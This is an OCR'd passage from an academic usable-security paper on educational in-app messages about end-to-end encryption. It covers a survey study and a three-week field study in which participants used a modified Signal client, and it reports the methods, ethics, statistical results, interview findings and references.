


Figure 1: Differences (violin plots: red dots are median, green dots are mean) and pre/post communications privacy questionnaire Likert responses (bar charts) for selected adversary-capability pairs. If the intervention is effective, we expect Employee interception to shift negatively and the others to shift positively. For Employee and Malware interception, several messages improve over Control; for Government not-e2ee encryption, we see a ceiling effect with little room for improvement.

effect size) than Long does. Similarly, the short message that warns against endpoint adversaries (s.endpt) is more effective (in terms of effect size compared to Control) than any other message for the Malware interception capability.

4.2.4 Medium: Better than Control, similar to Long

As with Short, Mediums were only compared to Long and Control if the corresponding Long vs. Control comparisons were significant. Mediums are generally similar to Long both in which results are significant and in effect size. For the interception capability of Employee, ISP, Government, and Malware adversaries, as well as the ISP-metadata pair, at least one Medium is significantly better than Control, with similar effect sizes to Long. As expected, the Medium version that doesn't reference endpoint adversaries (m2) performed poorly with the malware adversary.

4.2.5 Some messages may oversell e2e encryption

An important goal of our educational intervention is to avoid causing participants to believe that e2e encryption provides more security than it actually does. We found no significant results to this effect, but we do see some weak trends in the wrong direction. For example, Short messages that give an overview of e2e encryption but don't mention its weaknesses (s.conf, s.mech) show trends where participants may increase their belief that e2e encryption can protect metadata from app-company employees, the ISP, and the government. These trends can be seen in the extended paper (see Appendix D).

4.3 Summary of survey study results

Overall, we find that Long works better than Control, primarily for conveying information about the interception capability. Medium messages perform similarly to Long, and Short messages work reasonably well for relevant topics. We do not, however, see much improvement related to metadata weaknesses and the disadvantages of systems that do not use e2e encryption, primarily because participants seem to already have reasonably strong mental models for these topics.


Overall, these results suggest optimism that integrating educational messages into app workflows may help to improve users' mental models. We therefore decided to conduct a second, more realistic, study to test these messages in context.

We opted to include all Short messages from the survey study in the follow-up. We hoped that including all messages would provide a reasonably complete view of e2e encryption and avoid overselling. Further, we hoped that including messages where many participants already had a correct mental model would reinforce when an existing model is correct.

5 App Study: Methods

Having found that the educational messages used in the survey study were reasonably useful in a controlled setting, we next designed a longitudinal app study to gauge their impact in a more realistic environment. Our participants (n=61) used a modified and rebranded version of the Signal messaging app [7] for Android (again called TextLight) for approximately three weeks. Half of the participants (n=32) used an experimental version of TextLight incorporating our Short and Long messages, while the other half (n=29) used a control version with no messages. We measure changes in mental models by comparing responses to a pre- and post-study communications privacy questionnaire similar to that used in the survey study. Participants in the experimental condition were invited to a post-study interview to provide more in-depth insight.

[7] https://signal.org/en/



(a) Splash (b) Profile (c) In-conversation (d) Conversation-list (e) Long

Figure 2: UI elements considered for delivery of the educational messages. All except (a) were used in the final study.

5.1 The TextLight App

Our participants interacted with TextLight, a modified version of the Signal Android client, branched from version 4.48.14 on October 8, 2019. We developed two versions of TextLight: an experimental condition that incorporated a variety of educational messages drawn from the survey study, and a control condition that contained no such messages[8]. By comparing these two versions, we can distinguish changes in mental models related to our educational intervention from any generic effects of using an app described as being e2e encrypted and answering encryption-related questions in our pre- and post-study questionnaires.

Educational messages As the Short messages were effective in the survey study, we decided to mainly incorporate Short messages into TextLight. We hypothesized that multiple Short messages could convey a broad overview of concepts without overwhelming the user with lengthy messages.

We made only minor modifications to the five Short messages from the survey study. We mentioned e2e encryption in general rather than TextLight specifically, and we reworded some messages slightly to differentiate them from each other and hopefully reduce habituation (see Appendix B).

For consistency with Signal's design language, we considered four existing UI elements that normally convey status information (e.g, a missed call) or prompt for action (e.g., to make the app the default messenger). These included a full-screen modal that appears on occasion when the app is opened(*splash screen*, Figure 2a); a message that appears when a user sets up their account (*profile*, Figure 2b); a grayed-out message that occasionally appears within a conversation thread and scrolls up as new messages are exchanged (*in-conversation*, Figure 2c); and a banner on top of the list of conversations (*conversation-list*, Figure 2d).

In addition, we made the Long message available as a full-page, scrollable message that could be accessed through the settings page of TextLight, by clicking on the conversation-list or in-conversation elements, or by selecting the "learn more" option from the splash-screen element. We refer to this as the *long* element (Figure 2e).

Our pilot participants reported being annoyed by the splash-screen element (several considered it a glitch); we therefore removed it before we launched the study.

Message display logic We set TextLight to show our short messages periodically, aiming to ensure users would see all messages while keeping low enough frequency to avoid annoyance. Messages are shown round-robin, in the following order: s.conf, s.mech, s.risk, s.meta, s.endpt.

The profile element is shown when the user opens the profile-setup or username-settings screens. An in-conversation message is shown each time the user initiates a conversation with a new recipient. This is similar to WhatsApp's current short notification that a new conversation is e2e encrypted. Messages are also shown probabilistically each time the user starts a new session with the app, based on the first screen visited. If the user starts on the list of conversations, they have a 20% chance of seeing the conversation-list message element; if they start within a conversation, they have a 20% chance of seeing an in-conversation message element. We constrained message frequency to ensure at least 8 hours between probabilistic messages but require a message if more than 43 hours have passed.

[8]Between the completion of the study and publication, the Signal architecture changed, causing TextLight to no longer work. As a result, the app was only partially evaluated by the USENIX Security artifact evaluation committee

Conversation-list messages persist until they are dismissed, but no more than one is displayed at a time. To ensure message rotation, we automatically dismiss any conversation-list message that has persisted for more than 10 hours, allowing a new message to (probabilistically) take its place.

We determined these frequency rules during piloting; based on pilot behavior, we expected approximately 0.75 messages per participant per day.

Other app modifications We made other minor changes from Signal to TextLight, including limiting unneeded features, instrumenting the app to measure our participants' interaction with it, streamlining the installation process for participants, and rebranding. We modified only the client app and used Signal's server-side infrastructure as is.

TextLight is designed only for use with our study, as our instrumentation is not compatible with the privacy goals of e2e encryption. To this end, we configured it to only work within our study setup, and we clearly marked it in the Google Play store as for a research study only.

We disabled unnecessary features that could create privacy risks for our participants or require connection to external services, including options to share Signal with friends, connect to a desktop client, use SMS, and any features that access the participant's local contacts or pre-existing text messages. We kept microphone, camera, and local storage permissions in case participants opted to share media messages.

We instrumented the app to measure how much time users spent on which pages, which UI elements they interacted with, and when they sent messages. We stored logs on our server, under participant pseudonyms we generated.

We also streamlined Signal's standard registration process for participants. After installing the app, participants only needed to enter a phone number (provided by us); we automated other verification and registration steps.

5.2 Study structure

The six stages our participants completed are detailed below[9].

Pre-screener and recruitment We again recruited from Prolific. This time, we pre-screened participants to rule out those with too much e2e encryption knowledge up front, rather than removing their responses after the fact. The study was advertised as "Messaging App Study" to avoid potential privacy-related selection bias. We invited participants to the study if:

- They resided in the U.S.;
- They had an Android 6.0 or above phone, in order to effectively use our TextLight app;
- They had never used Signal and would therefore not be biased by prior perceptions;
- They were e2e encryption novices: They disagreed or strongly disagreed that they could"describe what symmetric key encryption is," "describe what End-to-End Encryption is", and "describe a scenario where Diffie-Hellman key exchange is used." Since we expected the change in mental models to be more subtle than the survey study (due to the more realistic scenario), we selected for slightly less e2e encryption knowledge than previously; and
- They were willing to participate in a remote interview: Although only experimental participants were invited to interview, to avoid selection bias all participants were required to express willingness to interview.

Further, we collected IT background, gender, age, and education to ensure our sample was reasonably well balanced. We invited qualified participants to the main study (randomly assigned to either the control or experimental conditions).

Initial questionnaire Participants who were invited to the main study were first asked to consent to the entire study, then given a pre-intervention questionnaire. The questionnaire introduced TextLight and assured participants that the app was e2e encrypted. Next, we asked a slightly modified version of the communications privacy questionnaire described in Section 3.1. The main modification, based on piloting (Section 5.2), was to organize all not-e2e encryption questions together rather than distributing them among adversaries, to avoid confusion. We further distinguished these questions by tying them to a fictional non-e2e encrypted app we named MessageBright, to avoid any misinterpretation about TextLight. In addition, to reduce stress and discomfort, we remind users that there are no right or wrong answers.

Installation and tutorial Participants next viewed a tutorial on how to install and use TextLight. Because participants were recruited remotely and asynchronously, we aimed to make installation as seamless as possible.

Participants were instructed to install TextLight through the Google Play Store via a provided link. To minimize personal information collected, participants were provided a phone number controlled by the research team[10] to use for registration. We automated portions of Signal's registration confirmation process to minimize participant effort. Participants were shown an animation depicting a correct registration outcome.

Finally, via another animation, participants were instructed to start a new text-message conversation with a provided phone number. These numbers were operated by researchers; however, participants were not explicitly told who the numbers belonged to. To reduce bias, researchers did not know condition assignments; however, a few participants referenced educational messages unprompted during the daily conversations, and researchers learned three participants' conditions during tech support.

[9] Survey and interview protocols are given in the extended paper (see Appendix D)

[10] We obtained the numbers from Twilio.com, which also provides an API.

Application use After installation, participants were instructed to use the app to chat with the person they had started a conversation with, every day for 20 days. To count for compensation (detailed below), participants needed to send at least five messages per day, with the first and last messages at least 10 minutes apart. Participants were instructed not to share any information they considered private, and were notified that for study purposes the researchers would monitor some app uses, such as interaction with UI elements and how many messages were sent. (See Section 5.1 for instrumentation details.)

Researchers typically messaged participants each day for a brief conversation on generic (non-security or privacy) topics such as hobbies, daily news (non-political), sports, etc. Participants were occasionally instructed during conversation to initiate the next day's conversation themselves (three occurrences per participant) or to initiate a chat with a different number (a different researcher, two occurrences per participant). This forced participants to spend time on the screen that displays all conversations (Figure 2c), rather than only in a specific conversation (Figure 2c). These conversation patterns were designed to trigger (for the experimental group) our informational messages (see Section 5.1).

Exit questionnaire Twenty days after installation, we posted the exit questionnaire on Prolific and reminded the participants (through TextLight) to complete it. As in the survey study, we re-administered the communications privacy questionnaire (Section 5.2 used the exit questionnaire to obtain a post-intervention measurement of mental models by re-administering the communications privacy questionnaire (Section 5.2). We also asked questions about the participant's experience with the app, including the System Usability Scale [11], who they thought would use TextLight, whether they had noticed any bugs or glitches, and whether they had noticed "any informative messages or prompts." We also asked what participants thought was the purpose of the study.

Interviews We invited participants in the experimental condition who completed at least 18 of 20 conversation days to an exit interview. Interviews took on average less than 14 minutes. The goal of the interviews was to explore participants' mental models of e2e encryption and experiences with the app in more depth. We started with usability and general evaluation questions, including whether the app was easy to use and how it compared to other messenger apps.

We then asked questions related to our intervention messages, structured to test the participant's recall without reminding them of the messages. First, we asked if they remembered seeing any educational messages and where they were. We then showed screenshots, with the message text blurred out, as a prompt for recall. At that point, we asked participants if they could recall what the messages had said, whether it was the same message every time, how frequently they had seen the message, and whether they were interested in learning more about the content. Finally, we asked participants what they thought e2e encryption meant and what it would (not) protect against.

Compensation Participants were compensated $0.70 for completing the pre-screener, $2.00 for completing the initial questionnaire, $8.00 for installing the application and sending their first message, $1.50 per successful conversation day (as described in Section 5.2), $5.00 for completing the exit questionnaire, and $15.00 for completing an interview. Participants who dropped out before completing the exit questionnaire were not paid for conversation days. Average compensation for those who completed the entire study was $48.30 ($\sigma$ = $9.20); participants who started but didn't complete the study received on average $8.40 ($\sigma$ = $3.90).

Pilot testing We conducted (pre-COVID-19) three in-person pilots for the initial questionnaire and installation tutorial; two partially in-person pilots covering the entire study but with only 10 conversation days, and five fully online pilots covering the entire study but with only seven conversation days. In-person pilots were recruited from convenience samples; online ones were recruited from Prolific. Pilot testing helped us to refine study procedures, content and placement of educational messages, and questionnaire wording.

5.3 Data analysis

For the app study, we used a simplified version of the survey study analysis, with only one experimental group instead of eight. We again used differences between the pre- and post-intervention questionnaires as the main unit of analysis. We first confirmed that the capability groupings from the survey study (Section 3.3) still held. We then used two-tailed pairwise MWU tests to compare the control and experimental conditions for each adversary-capability set, reporting significance as well as effect size via location-shift estimates.

To check whether our educational messages reduce TextLight's usability, we compared SUS scores between the control and experimental conditions using the Mann-Whitney test for Equivalence (MWE) [68]. Unlike traditional hypothesis testing, the null hypothesis here that the two samples are different; if significant, they are likely to be drawn from the same distribution. We apply the stricter equivalence range suggested by Wellek [68].

Interviews were transcribed by a third-party service. Two researchers qualitatively coded the transcripts using an open-coding approach [14]. The two researchers established an initial codebook based on five randomly selected transcripts [51]. Then, the they independently coded two randomly selected interviews at a time to establish inter-rater reliability. After each batch, the researchers met to resolve differences and update the codebook. Once reliability was established on two interviews ($\alpha \geq .8$ [34]),researchers coded two more interviews (without resolving differences) to bring the set used

for reliability to ~20% of the interviews. As suggested by Campbell et al., one researcher unitized the interviews before coding in order keep the coded sections consistent [14]. We obtained a Krippendorff's α of .89.

As they were only a minor datapoint in our study, we collaboratively coded open-ended questions from the pre- and post-intervention questionnaires [39]. Note that there is some overlap between the interview and survey codebooks; we reuse already established codes when applicable.

5.4 Ethical considerations

This study was also approved by the University of Maryland IRB. We used standard ethics procedures, including obtaining consent before the pre-screener and again upon invitation to the main study; allowing participants to leave the study at any point with partial compensation; minimizing the collection of identifiable information; and keeping all potentially identifiable information on password-protected systems.

We considered pairing participants with each other for less mediated conversation, but decided not to in order to remove the potential for sending/receiving inappropriate messages. To further protect participants, we disabled certain Signal features to limit participants' exposure (Section 5.2) and asked participants not to share any private information during daily conversations. These decisions may limit ecological validity, but we considered them ethically necessary.

We collect demographic information such as age, ethnicity, and gender in order to report on the (un)representativeness of our samples (Sections 4.1 and 6.1). We offered "prefer not to answer" options for these questions.

5.5 Limitations

The app study was designed to address some of the ecological validity limitations of the survey study. However, other limitations typical for studies of this kind remain.

Our U.S.-based Prolific sample may not be sufficiently representative of the user base for messaging apps, as discussed in Section 3.5. Further, we limit the study to Android users. Possibly outdated research from 2014 suggests that Android users are more privacy sensitive, meaning they may be more interested in e2e encryption [45]. On the other hand, requiring participants to be willing to complete an interview may have selected for less privacy sensitivity. We attempt to mitigate this in part by limiting participation to users with little knowledge of e2e encryption.

While we attempted to approximate realistic use, texting two researchers as part of an experiment is not the same as using a messaging app with friends and family.

To protect participants, we instructed them not to share private information and alerted them to our instrumentation. This may reduce overall trust in e2e encryption and introduce unwanted bias. This may also reduce participants' investment in whether or not communications in TextLight are meaningfully private, which may limit interest in our educational messages. However, this was unavoidable to ethically protect participants. Further, our instrumentation is somewhat similar to the employee adversary and metadata capability we ask about. These issues apply to both the experimental and control conditions, enabling comparison.

When asked about the purpose of the study, participants generally assumed we were trying to test the features of a messaging application (n=41), and only three mentioned the educational messages. This suggests any demand effects would not be relevant to our research questions.

As mentioned in Section 3.5, non-parametric hypothesis tests have limited power, meaning subtle shifts in mental models may not manifest in test results. A-priori power analysis indicated 30 participants per group would be enough to detect large effects (Cohen's $d = 0.8$ [15]) with 80% power but not enough to meet the same standards of the survey study (Long vs. Control). For that, we would have to recruit 30 more participants per group which was not feasible for our costly experimental setup (time-consuming interaction with participants). Instead, we recruit people less knowledgeable about e2e encryption (see 5.2) for more obvious mental model changes and gather extensive qualitative data (interviews, open-ended survey questions) to add depth to our results.

6 App Study: Results

We next detail the results of the app study.

6.1 Participants

We received 261 prescreening responses, of which 89 qualified and 84 were invited to the main study. We invited in batches, stopping once we had at least 65 participants actively using TextLight. (We aimed for about 60 valid participants after expected dropouts.) Sixty-eight participants started the main study. We disqualified five participants for missing too many conversation days (despite reminders) or uninstalling TextLight. In total, 61 participants (32 experimental, 29 control) completed the exit questionnaire. We invited 23 of the 32 experimental participants for an interview; 19 agreed to participate. Data was collected in April and May 2020.

Table 2 shows demographics of our app study participants. which are similar to the survey study.

6.2 Using TextLight

Most participants used the app in line with our goals. Participants completed an average of 18.5 conversation days (σ = 3.3) with an average of 156.0 minutes (σ=135.1) of screen time in TextLight over the duration. Participants spent an average of 139.2 minutes (σ = 122.6) in the conversation

screen and sent on average 138.2 (σ = 44.9) messages, more than the required 100 over 20 days.

To investigate whether the educational messages interfered with the usability of the app, we compared the SUS scores of the experimental and control group using the MWE test. We found no difference in usability between them (p = 0.026).

Our interviewees (experimental condition only) generally found TextLight easy to use (n=19), professionally designed (n=12), and similar to other messaging apps (n=11). These responses may be influenced by demand effects, as participants generally assumed we were testing a new app we had developed, and may have wanted to say nice things. Nonetheless, we believe these responses suggest TextLight was sufficiently comparable to a real app to meet our ecological validity goals.

Only one participant noted e2e encryption when comparing TextLight to other messaging apps.When asked about features that stood out, five mentioned our educational messages and two mentioned security features without referencing the messages directly. When asked in the exit questionnaire about who might want to use TextLight, 39 of 61 (23 experimental, 16 control) answers mentioned privacy or security. Of these, 11 (6 experimental, 5 control) mentioned the need for security and privacy for professionals such as "people who conduct private business" (P56, experimental) or "doctors with patients' health conditions" (P11, experimental). A large minority (n=26, 10 experimental and 16 control) mentioned general-purpose users unrelated to privacy or security (e.g., from the experimental group P32 said, "All the regular people that communicate through text messaging").

6.3 Encountering educational messages

Experimental participants saw on average 19.4 e2e encryption messages during the study. Of these, 10.7 were in-conversation messages, 6.5 were conversation-list, 1.4 were profile, and 0.9 were long. Long messages, which required participants to take explicit action, were only seen by 18 participants. Within this group, Long was opened on average 1.6 times and was displayed on average for 19.0 seconds over the duration of the study (σ = 26.71). All 32 participants saw all three other kinds of messages. All five Short message versions were viewed approximately the same number of times ($\sim$ 3.7).

Most remembered the educational messages In the exit questionnaire, most experimental participants said they did see "informative messages or prompts" (n=23) while others said they didn't see (n=3) or didn't remember (n=5) the messages. Most (n=21) remembered that the messages were about e2e encryption; however, two experimental participants who claimed to remember described unrelated messages.

The interviews provide more hints about the effectiveness of the e2e encryption messages. Thirteen of 19 interviewees recalled the messages without prompting; of these, seven described the conversation-list messages and eight described the in-conversation messages (some overlap). After being shown blurred screenshots, only four remembered the profile message, 17 remembered in-conversation messages, and 13 recalled conversation-list messages. Participants who remembered the messages (n=17) generally said they saw them either every day (n=7) or every second day (n=6).

However, most paid them little attention During the interview, four participants explicitly said they ignored the educational messages. Another seven gave responses indicating habituation. For instance, P15 said, "I don't think that I really thought to read it because I assumed that it was some type of generic welcoming message or something probably."

When asked in the interview if they were intrigued by the messages or wanted to learn more, seven said they weren't interested and six said they were (although this may be exaggerated by demand effects). Only two participants said they clicked on the short messages in order to "learn more"; however, our logs show that 18 experimental participants did click on a Short message and access the Long message. Three participants also accessed Long through the settings menu.

When asked to recall whether the messages varied, most participants said there was only one version (n=8) or that they did not recall (n=6). In fact, there were five messages.

We also asked the 17 participants who recalled seeing the messages about their content. Six mentioned e2e encryption but could not give further specifics. A few mentioned specific concepts we aimed to convey: weakness against metadata (n=3), that no one can read sent messages (n=2), or that only endpoints can read messages (n=2). Others mistakenly reported that the messages were about how to use TextLight or simply said they did not remember.

Taken together, these comments suggest that participants noticed the messages existed but did not examine them carefully, as might be expected in a real-world scenario.

6.4 Mental models of e2e encryption

Unfortunately, we found no statistical evidence, in comparing the experimental and control conditions, that our educational messages improved mental models. Our interviews with experimental participants shed light on why the messages were less effective than we hoped.

No significant improvements in the questionnaire We found only one significant difference in perceptions of adversary capability (Table 4). Experimental participants were somewhat less likely to believe app-company employees could observe metadata (p=0.03; location shift estimate -1), which is a change in the wrong direction. This fits our survey-study observation that short messages can sometimes oversell the benefits of e2e encryption; our hope that rotating through the messages would mitigate this issue was not borne out.

A closer look at effect sizes shows that the adversary/capability pairs with the largest effect sizes in the survey study (Interception capabilities of Employee and Government

	Employee		ISP		Server Hacker		Government		Unlocked		Malware	
	S	A	S	A	S	A	S	A	S	A	S	A
Interception	-1.00*	-0.67	-0.67*	0.00	0.00	0.00	-1.00*	-0.33	0.00	0.00	0.67*	0.00
Metadata	0.00	-1.00*	0.00*	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00
Not-E2EE	n/a	0.00	0.00	1.00	n/a	0.00	n/a	0.00	n/a	0.00	n/a	0.00

Table 4: Location-shift estimates for MWU test results. The left column for each adversary-capability compares Control to Long in the survey study; the right column compares Control to Experimental in the app study. * indicates a statistically significant result ($p < 0.05$).

adversaries in Table 4) also appear to have negative effects (the correct direction) in the app study. Although encouraging, it is not clear if this is a real effect that is too small for our experiment to confirm or just noise. Further research would be needed to validate these trends.

Similar to the survey study, we observe ceiling effects with not-e2e encryption and metadata capabilities with most adversaries[11].

Definitions of e2e encryption are high-level but mainly correct We asked interview participants to define e2e encryption. The most common response conveyed that only the sender and intended recipient could view the content of the message (n=8), as exemplified by P13: "A message that you send out is encrypted and the only person who can unencrypt it to read it would be the receiver of the message." Other definitions differed slightly by emphasizing who could *not* view (n=5), alter (n=5), or otherwise intercept (n=4) the message. Three participants used the key-lock metaphor we described in the s.mech and Long messages, and three mentioned the metadata weakness detailed in s.meta. Only two participants said they were not sure what e2e encryption meant.

Recognition of protection from non-endpoint threats When asked to explain what e2e encryption protects against, about half of interview participants (n=10) generally described it as effective against non-endpoint adversaries. P23, for example, said, "Probably anyone who would interrupt or interfere in between the messaging, in between where you sent it and someone else received it."

Participants also frequently mentioned protection from adversaries highlighted in the educational messages and/or the communications privacy questionnaire. Four mentioned a server hacker, four mentioned the ISP, and three mentioned the government adversary. Three mentioned ambiguous adversaries such as "hackers," and three incorrectly suggested e2e encryption would protect against malware.

e2e encryption weaknesses were less clear When asked what e2e encryption does not protect against, participants again mentioned adversaries we described in the educational messages and questionnaires. Most mentioned an unlocked phone (n=14); in both studies, we found that participants largely started with a correct mental model for this before our intervention. A few participants mentioned the government (n=4), an app company employee (n=2), or a server hacker (n=1). Three specifically noted that e2e encryption could not protect against all "hackers." In total, nine of 19 participants gave answers that at least in part contradicted the principles we attempted to convey in the educational messages. As one example, P11 said, "The company essentially has access to it. They don't necessarily look at it, but if the proper legal methods are observed, there is a chance that someone else might be able to see it, for instance, the government."

[11] These are illustrated in the extended paper (see Appendix D).

7 Discussion

Our educational messages were effective in isolation, but when embedded into app workflows they did not show statistically significant effects. This is likely related to the fact that although most participants noticed the messages, many ignored their contents, possibly out of habituation to informational messages generally. The difference may also reflect short-term recall in the survey study compared to longer-term recall in the app study. Overall, this suggests messages like ours may need to be somewhat more intrusive to be useful.

Educational intervention works, to an extent In the survey study, our educational interventions worked reasonably well, with minimal unintended consequences. In line with our prior work [9], participants easily grasped core principles related to confidentiality (measured via our interception capability). To some extent, participants gained understanding about metadata weaknesses. However, we did find some evidence in the app study that our intervention may have oversold the capabilities of e2e encryption with respect to metadata.

We also found evidence that many participants already possessed strong mental models with respect to risks of not-e2e encryption communications and risks of physical access at endpoints. These findings reflect somewhat more knowledge than was observed in prior work [2, 3, 17] — this may reflect differences in study populations, or that users are learning as they gain exposure to e2e encrypted apps over time. We argue that where participants have correct models like these, educational interventions should reinforce them.

Interventions may need to be more intrusive Unfortunately, we were unable to replicate the successes of the survey

study in a more realistic in-workflow context. We mainly attribute this difference to the messages failing to attract sufficient user attention in this more realistic setting.

However, quantitative and qualitative results suggest that participants did not find our interventions intrusive or unusable; thus, there may be room to make such interventions more noticeable without triggering an undue amount of user annoyance. As one example, we decided during pilot testing to remove the splash-screen message element that participants found somewhat disruptive; in hindsight, we hypothesize that this might have struck a better balance between usability and noticeability. Other modifications could include making the educational messages bigger or bolder, highlighting key phrases, or using graphics to make them more eye-catching. Future work should explore whether changes like these can achieve better results without significant harm to usability.

Experimental setup The discrepancy between the two studies could also be attributed to the differing experimental setups. The survey study involved one intervention with questions, on average, less than 10 minutes later. The app study involved 20 days of participation with interventions every 1-2 days. Thus, we might have measured short-term recall of educational material with the survey study, vs. longer-term impact on mental models with the app study. On the other hand, prior work provides some evidence that security nudging surveys can have longer term impact [55]. Additional controlled experiments would be needed to know to what extent our survey study had lasting impact on mental models.

Other kinds of interventions Our results also underscore that in-workflow messages are only one way to influence mental models of secure communication. As in our prior work [8, 9], when our participants were focused on our educational content, they did learn functional information. While it is not realistic to expect most users to seek out training on secure communication, this result bolsters the importance of making well-designed educational materials available to those who do seek them out. Organizations like EFF and the Library Freedom Project [20, 42] have developed several such materials; future work should consider evaluating where they succeed and whether improvements can be made.

Further, there is increasing emphasis on teaching everyday privacy and security concepts in elementary and secondary schools [35]. Including functional models of secure communication in these curricula could help these students, as they grow up, to make appropriate choices about their communications mechanisms in an increasingly networked world.

8 Conclusion

In this work, we created educational messages to improve functional mental models of e2e encryption and evaluated them in both a controlled and a more realistic setting. We find that conveying functional mental models of e2e encryption is possible in isolation, but we hypothesize in-app nudging may require more intrusiveness to be effective; more experiments are needed.

9 Acknowledgements

We thank our participants. This material is based upon work supported by the United States Air Force and DARPA under Contract No FA8750-16-C-0022. Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the United States Air Force and DARPA.

References

[1] Whatsapp hack: Is any app or computer truly secure? *BBC*, 2019.

[2] Ruba Abu-Salma, Elissa M Redmiles, Blase Ur, and Miranda Wei. Exploring User Mental Models of End-to-End Encrypted Communication Tools. In *FOCI*, 2018.

[3] Ruba Abu-Salma, M Angela Sasse, Joseph Bonneau, Anastasia Danilova, Alena Naiakshina, and Matthew Smith. Obstacles to the adoption of secure communication tools. In *IEEE S&P*, 2017.

[4] Alessandro Acquisti, Idris Adjerid, Rebecca Balebako, Laura Brandimarte, Lorrie Faith Cranor, Saranga Komanduri, Pedro Giovanni Leon, Norman Sadeh, Florian Schaub, Manya Sleeper, Yang Wang, and Shomir Wilson. Nudges for Privacy and Security: Understanding and Assisting Users' Choices Online. *ACM Comput. Surv.*, 50(3), August 2017.

[5] Hazim Almuhimedi, Florian Schaub, Norman Sadeh, Idris Adjerid, Alessandro Acquisti, Joshua Gluck, Lorrie Faith Cranor, and Yuvraj Agarwal. Your Location Has Been Shared 5,398 Times! A Field Study on Mobile App Privacy Nudging. In *CHI*, 2015.

[6] Apple Inc. *Privacy - Approach to Privacy*. (Last accessed on Sep. 2019).

[7] Farzaneh Asgharpour, Debin Liu, and L. Jean Camp. Mental Models of Security Risks. In *USEC*, 2007.

[8] Wei Bai, Moses Namara, Yichen Qian, Patrick Gage Kelley, Michelle L Mazurek, and Doowon Kim. An Inconvenient Trust: User Attitudes Toward Security and Usability Tradeoffs for Key-Directory Encryption Systems. In *SOUPS*, 2016.

[9] Wei Bai, Michael Pearson, Patrick Gage Kelley, and Michelle L Mazurek. Improving Non-Experts' Understanding of End-to-End Encryption: An Exploratory Study. In *EuroUSEC*, 2020.

[10] James Ball. Nsa collects millions of text messages daily in 'untargeted' global sweep. *The Guardian*, 2014.

[11] John Brooke. SUS: a Quick and Dirty Usability Scale. In *Usability Evaluation in Industry*. CRC press, 1996.

[12] José Carlos Brustoloni and Ricardo Villamarín-Salomón. Improving Security Decisions with Polymorphic and Audited Dialogs. In *SOUPS*, 2007.

[13] L. J. Camp. Mental Models of Privacy and Security. *IEEE Technology and Society Magazine*, 28(3):37–46, Fall 2009.

[14] John L Campbell, Charles Quincy, Jordan Osserman, and Ove K Pedersen. Coding In-Depth Semistructured Interviews: Problems of Unitization and Intercoder Reliability and Agreement. *Sociological Methods & Research*, 42(3):294–320, 2013.

[15] Jacob Cohen. A power primer. *Psychological bulletin*, 112(1):155, 1992.

[16] Joseph Cox. China Is Forcing Tourists to Install Text-Stealing Malware at its Border. *Vice*, 2019.

[17] S. Dechand, A. Naiakshina, A. Danilova, and M. Smith. In Encryption We Don't Trust: The Effect of End-to-End Encryption to the Masses on User Perception. In *EuroS&P*, 2019.

[18] A Demjaha, JM Spring, I. Becker, S Parkin, and MA Sasse. Metaphors Considered Harmful? An Exploratory Study of the Effectiveness of Functional Metaphors for End-to-End Encryption. In *USEC*, 2018.

[19] Andrea A. diSessa. Models of Computation. In Donald A. Norman and Stephen W. Draper, editors, *User Centered System Design: New Perspectives on Human-Computer Interaction*, pages 201–218. Lawrence Erlbaum Associates, 1986.

[20] Electronic Frontier Foundation. Communicating with others. https://ssd.eff.org/en/module/communicating-others.

[21] Antonio M. Espinoza, William J. Tolley, Jedidiah R. Crandall, Masashi Crete-Nishihata, and Andrew Hilts. Alice and Bob, Who the FOCI Are They?: Analysis of End-to-End Encryption in the LINE Messaging Application. In *FOCI*, 2017.

